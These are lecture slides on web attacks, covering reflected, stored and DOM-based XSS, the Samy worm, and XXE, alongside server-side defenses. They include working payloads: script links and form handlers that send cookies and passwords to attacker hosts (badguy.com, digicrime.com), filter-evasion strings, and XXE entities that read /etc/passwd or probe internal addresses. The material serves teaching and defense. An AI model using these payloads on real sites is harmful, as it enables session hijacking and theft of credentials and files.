

Advanced Web Attacks

Mustakimur R.Khandaker

XSS
Cross-site Scripting



Basic Scenario: Reflected XSS Attack




XSS Example: Vulnerable Site

Search field on victim.com:

- http://victim.com/search.php ? term = apple

Server-side implementation of search.php:



Bad Input


Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
    <script> window.open(
    “http://badguy.com?cookie = ” +
    document.cookie )  </script>
```

What if user clicks on this link?

- Browser goes to victim.com/search.php
- Victim.com returns
  <HTML> Results for **<script> ... </script>**
- Browser executes script:
  Sends badguy.com cookie for victim.com

Whole Picture




What is XSS?

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Methods for injecting malicious code:

- **Reflected XSS (“type 1”)**
  the attack script is reflected back to the user as part of a page from the victim site.
- **Stored XSS (“type 2”)**
  the attacker stores the malicious code in a resource managed by the web application,
  such as a database.
- Others, such as DOM-based attacks.

Basic Scenario: Reflected XSS Attack



PayPal 2006 Example Vulnerability

Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.

Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Adobe PDF Viewer “Feature” (version < 7.9)

PDF documents execute JavaScript code

http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here

The code will be executed in the context of the domain where the PDF files is hosted.

- This could be used against PDF files hosted on the local filesystem.

Here's How the Attack Works

Attacker locates a PDF file hosted on website.com.

Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion.

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

Note: alert is just an example. Real attacks do something worse.

Attacker entices a victim to click on the link.

If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes.


And if That Doesn't Bother You...

PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS Attack



Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
Store bad stuff
User Victim
2 request content
3 receive malicious script
Download it
Server Victim

MySpace.com (Samy worm)

Users can post HTML on their pages

- MySpace.com ensures HTML contains no
  `<script>, <body>, onclick, <a href=javascript://>`
- ... but can do Javascript within CSS tags:
  `<div style="background:url('javascript:alert(1)')">`
- And can hide "`javascript`" as "`java\nscript`"

With careful javascript hacking:

- Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
- Samy had millions of friends within 24 hours.

Stored XSS Using Images

Suppose **pic.jpg** on web server contains **HTML !**

- request for *http://site.com/pic.jpg* results in

```
HTTP/1.1 200 OK
…
Content-Type: image/jpeg
<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)

Consider photo sharing sites that support image uploads.

- What if attacker uploads an “image” that is a script?

DOM-based XSS (no server used)

Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));

</SCRIPT>
</HTML>
```

Works fine with this URL


- http://www.example.com/welcome.html?name=Joe

But what about this one?

- http://www.example.com/welcome.html?name=

```
<script>alert(document.cookie)</script>
```

Defenses at Server



How to Protect Yourself (OWASP)

The best way to protect against XSS attacks:

- Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

- Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.

- Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input Data Validation and Filtering

Never trust client-side data.
- Best: allow only what you expect.

Remove/encode special characters.
- Many encodings, special chars!
- E.g., long (non-standard) UTF-8 encodings.

Output Filtering / Encoding

Remove / encode (X)HTML special chars.

- < for <, > for >, &quot for " ...

Allow only safe commands (e.g., no <script>...).

Caution: **`filter evasion`** tricks

- See XSS Cheat Sheet for filter evasion.
- E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG "">><SCRIPT>alert("XSS") ...
- Or: (long) UTF-8 encode, or ...


Caution: Scripts not only in <script>!

- Examples later slides.

ASP.NET Output Filtering

validateRequest: (on by default)

- Crashes page if finds <script> in POST data.
- Looks for hardcoded list of patterns.
- Can be disabled: `<%@ Page validateRequest="false" %>`



Caution: Scripts Not Only in <script>!

JavaScript as scheme in URI

- `<img src="javascript:alert(document.cookie);">`

JavaScript **On{event}** attributes (handlers)

- OnSubmit, OnError, OnLoad, ...

Typical use:

- `<img src="none" OnError="alert(document.cookie)">`
- `<iframe src=`https://bank.com/login` onload=`steal()`>`
-

```
<form> action="logon.jsp" method="post"
onsubmit="hackImg=new Image;
hackImg.src='http://www.digicrime.com/'+document.for
ms(1).login.value'+':'+
document.forms(1).password.value;" </form>
```

Problems with Filters

Suppose a filter delete **<script** from inputs

- Good case

  `<script src=“ ...” → src=“...”`

- But then

  `<scr<scriptipt src=“ ...” → <script src=“ ...”`

Advanced anti-XSS Tools

Dynamic Data Tainting (untrusted data executed as script).

- Perl taint mode.

Static Analysis.


- Analyze Java, PHP to determine possible flow of untrusted input.

HttpOnly Cookies

Cookie sent over HTTP(s), but not accessible to scripts.

- cannot be read via document.cookie
  Also blocks access from XMLHttpRequest headers.
- Helps prevent cookie theft via XSS.
- but does not stop most other risks of XSS bugs.

XXE
XML External Entities



XML & DTD

XML stands for "extensible markup language", a language designed for storing and transporting data.

Earlier in the web's history, XML was in vogue as a data transport format (the "X" in "AJAX" stands for "XML").

- But its popularity has now declined in favor of the JSON format.

The XML **document type definition (DTD**) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items.

- The DTD is declared within the optional DOCTYPE element at the start of the XML document.

The DTD can be fully self-contained

- within the document itself (known as an "internal DTD") or
- can be loaded from elsewhere (known as an "external DTD") or
- can be hybrid of the two.

Continue ....

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "Note.dtd">
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

***#PCDATA** means parseable character data.*

```
<!DOCTYPE note
[
<!ELEMENT note
(to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
```

XML Entities

XML entities are a way of representing an item of data within an XML document, instead of using the data itself.

XML allows custom entities to be defined within the DTD. For example:

```
<!ENTITY author "Bjoern Kimminich">
<!ENTITY copyright "(C) 2018">
```

… later dereference them in the XML

```
<author>&author; &copyright;</author>
```

DTD changed to use External Entities …

```
<!ENTITY author SYSTEM "http://normal-website.com/entities.dtd">
<!ENTITY copyright SYSTEM "file:///path/to/entities.dtd">
```

...whereas the XML stays the same

```
<author>&author; &copyright;</author>
```

Attack Vector XXE

Many older or poorly configured XML processors evaluate external entity references within XML documents.

External entities can be abused for:

- disclosure of internal files.
- internal port scanning.
- remote code execution.
- denial of service attacks.

XML with Attack Payloads

Extracting Data

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
    <foo>&xxe;</foo>
```

Network Probing

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
    <foo>&xxe;</foo>
```

